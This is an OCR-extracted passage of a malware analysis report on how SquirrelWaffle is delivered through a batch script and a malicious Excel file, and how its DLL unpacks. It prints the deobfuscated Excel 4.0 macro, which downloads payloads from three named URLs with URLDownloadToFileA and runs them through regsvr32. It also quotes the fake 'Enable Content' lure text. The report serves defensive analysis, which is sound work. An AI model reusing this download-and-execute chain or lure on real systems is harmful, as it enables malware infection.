
Both “**cscript.exe**” and “**rundll32.exe**” are legitimate files from Windows, used b
download and execute the next stage payloads. This technique is known as Livin
legitimate binaries to perform malicious activities. We have already covered othe
as BazarLoader.



Batch script executing SquirrelWaffle DLL.

Malicious Excel Document

The second variant identified by Netskope is a malicious Microsoft Excel file, containing a fake message that also tries to deceive the victim into clicking the “Enable Editing” and “Enable Content” buttons.



This document protected by
Microsoft Office

TO OPEN THIS DOCUMENT PLEASE FOLLOW THESE STEPS:

- Select **Enable Editing**

PROTECTED VIEW Be careful - files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing


- In the Microsoft Office Security Option dialog box, select **Enable Content**

SECURITY WARNING Macros have been disabled. Enable Content

If you are using a mobile device, try opening the file using the full office desktop app.

Malicious Microsoft Excel document, delivering SquirrelWaffle.

The file uses Excel 4.0 (XML) macros that are obfuscated and spread across many hidden sheets in the document.



Reexibir

Reexibir planilha:

GT
raz
kng
gerhrs2
gfh3
e3ef4
esrg5
rye6


Hidden sheets inside the malicious Excel file.

The developer also changed the font color to hide the code, which can be revealed when we change the font property as shown below.

CONTACT US

We'd love to hear from you!

Loading...




```
13
14
15
16
17
18
19
20
21
22
23
```

```
13  "Kernel32",
14  "JJCCBB",
15  "urlmon",
16
17  "C:\Datop",
18  "h"&"t"&"t"&"p"&"s"&":"&"/"&"/generatorulubabanu.ro/gD4xRuhIPb/sot.h"&"t"&"m"&"l",
19  "h"&"t"&"t"&"p"&"s"&":"&"/"&"/ottawaprocessservers.ca/Cct1pa3E/sot.html",
20  "h"&"ttps://totallybaked.ca/QrCCMgkEM7p/sot.h"&"tml ",
21  "C:\Datop\test1.test",
22
23
```

Hidden code inside the hidden sheet.

When the Macros are executed, the obfuscated code is written into seven different cells, containing many calls to Windows APIs.



```
=FÓRMULA(kng!B13,GT!H21)=FÓRMULA(kng!D5,GT!H22)=FÓRMULA(fdsfe!D4,rgc!E22)=FÓRMULA(kng!F10,GT!H23)=FÓRMULA(rege!G14,efgd!I9)=FÓRMULA(kng!D17,GT!I

=CALL("Kernel32","CreateDirectoryA","JCJ","C:\Datop",0)

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s"&":"&"/"&"/generatorulubabanu.ro/gD4xRuhIPb/sot.h"&"t"&"m"&"l","C:\Datop\test.test",0,(

=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test.test",0,5)

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s"&":"&"/"&"/ottawaprocessservers.ca/Cct1pa3E/sot.html","C:\Datop\test1.test",0,0)

=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test1.test",0,5)

=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"ttps://totallybaked.ca/QrCCMgkEM7p/sot.h"&"tml ","C:\Datop\test2.test",0,0)

=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\test2.test",0,5)
```


Malicious code inside the malicious Excel document.

Simply put, this code contacts three different URLs to download SquirrelWaffle DLL, which is saved into "C:\Datop\test**[N]**.test", where **[N]** is null or a number (1 and 2). The DLL is then executed through Windows "ShellExecuteA" API.

SquirrelWaffle DLL

Regardless of the variants we described, the goal is to download and execute SquirrelWaffle DLL. In this section, we will analyze a payload identified on September 17, 2021, named "www2.dll".

The file uses a custom packer to hide the main payload. The unpacking process is not very complex: The first step the code does is load and execute a shellcode.




```
Address  Hex                                              ASCII
00540000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00540010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00540020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00540030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00540040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00540050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00540060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00540070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00540080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
8983 B8132100   mov dword ptr ds:[ebx+2113B8],eax
89C7            mov edi,eax
F3:A4           rep movsb
8BB3 C4132100   mov esi,dword ptr ds:[ebx+2113C4]
```

```
Address  Hex                                              ASCII
00540000 2D 49 C8 00 00 E8 00 00 00 00 5B 8D 43 51 66 81 -IÈ..è....[.CQf.
00540010 C7 75 1D BF E8 54 74 2A 66 B9 33 44 B9 D5 09 00 Çu.¿èTt*f'3D'Õ..
00540020 00 66 BA 09 AC 89 FA 31 DB 81 C6 BF 73 00 00 89 .fº.¬.ú1Û.Æ¿s...
00540030 CE 83 E6 03 75 1A 81 C3 D3 E4 00 00 89 FB 66 01 Î.æ.u..ÃÓä...ûf.
00540040 DA 66 F7 DA 6B D2 02 C1 CA 07 66 BF 4F 67 89 D7 Úf÷ÚkÒ.ÁÊ.f¿Og.×
00540050 30 10 40 E2 D4 E9 4E 05 00 00 90 FF FF FF FF 30 0.@âÔéN....ÿÿÿÿ0
00540060 0A 00 00 BF EC 00 00 00 E4 00 00 41 70 00 00 68 ...¿ì...ä..Ap..h
00540070 B0 03 00 C4 01 00 00 4E 04 26 02 09 05 09 05 0C °..Ä...N.&......
00540080 08 07 0E 0B 06 07 00 00 00 0F 07 0C 09 08 0B 08 ................
```

SquirrelWaffle packer loading a shellcode in memory.

Once running, the shellcode unpacks the payload compressed with aPlib, which is commonly used by malware to compress files or configurations. The data is then decompressed into a new memory location, and the unpacked DLL is eventually executed.




```
Address   Hex                                                ASCII
00750000  4D 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2 91  M8Z.8.f...qÿ.¸Å.
00750010  01 40 C2 15 C3 08 01 0E 08 0E 1F BA 7C 01 B4 09  .@Â.Ã.......º|.´.
00750020  CD 21 B8 F5 4C 80 0A 54 68 69 73 20 70 1C 72 6F  Í!¸õL..This p.ro
00750030  67 CF 61 6D 0E 63 8E 6E 3E 9F 74 CF 62 65 5F 9E  gÏam.c.n>.tÏbe_.
00750040  75 BF 30 69 06 44 4F 53 FC 6D 07 6F 64 65 2E 0D  u¿0i.DOSüm.ode..
00750050  12 0A 24 98 44 9C F8 02 C3 58 D8 99 AD 0B B0 04  ..$.D.ø.ÃXØ...°.
00750060  D1 E1 7C 3E 60 C8 11 CB FF AE 0A 43 DA 3C A9 21  Ñá|>`È.Ëÿ®.CÚ<©!
00750070  D2 9E A8 10 C9 CF AC 08 DC 88 B7 FD 15 D3 34 78  Ò.¨.ÉÏ¬.Ü.·ý.Ó4x
00750080  F8 4A DE 11 C2 FE A4 0A DB 1B E7 84 D9 33 52 E4  øJÞ.Âþ¤.Û.ç.Ù3Rä
00750090  62 AF AF 10 C2 69 63 68 88 60 CC D4 20 50 45 1C  b¯¯.Âich.`ÌÔ PE.
007500A0  4C 01 05 02 83 6B 44 61 B1 14 E0 C0 02 21 14 0B  L....kDa±.àÀ.!..
007500B0  01 0E E0 32 8C 1B 56 90 14 F2 8A CC 0B 10 09 A0  ..à2..V..ò.Ì....
```

```
Address   Hex                                                ASCII
028E7041  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
028E7051  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
028E7061  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
028E7071  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
028E7081  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
028E7091  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
028E70A1  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
028E70B1  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
028E70C1  9C F8 C3 58 D8 99 AD 0B D8 99 AD 0B D8 99 AD 0B  .øÃXØ...Ø...Ø...
028E70D1  D1 E1 3E 0B C8 99 AD 0B CB FF AE 0A DA 99 AD 0B  Ñá>.È...Ëÿ®.Ú...
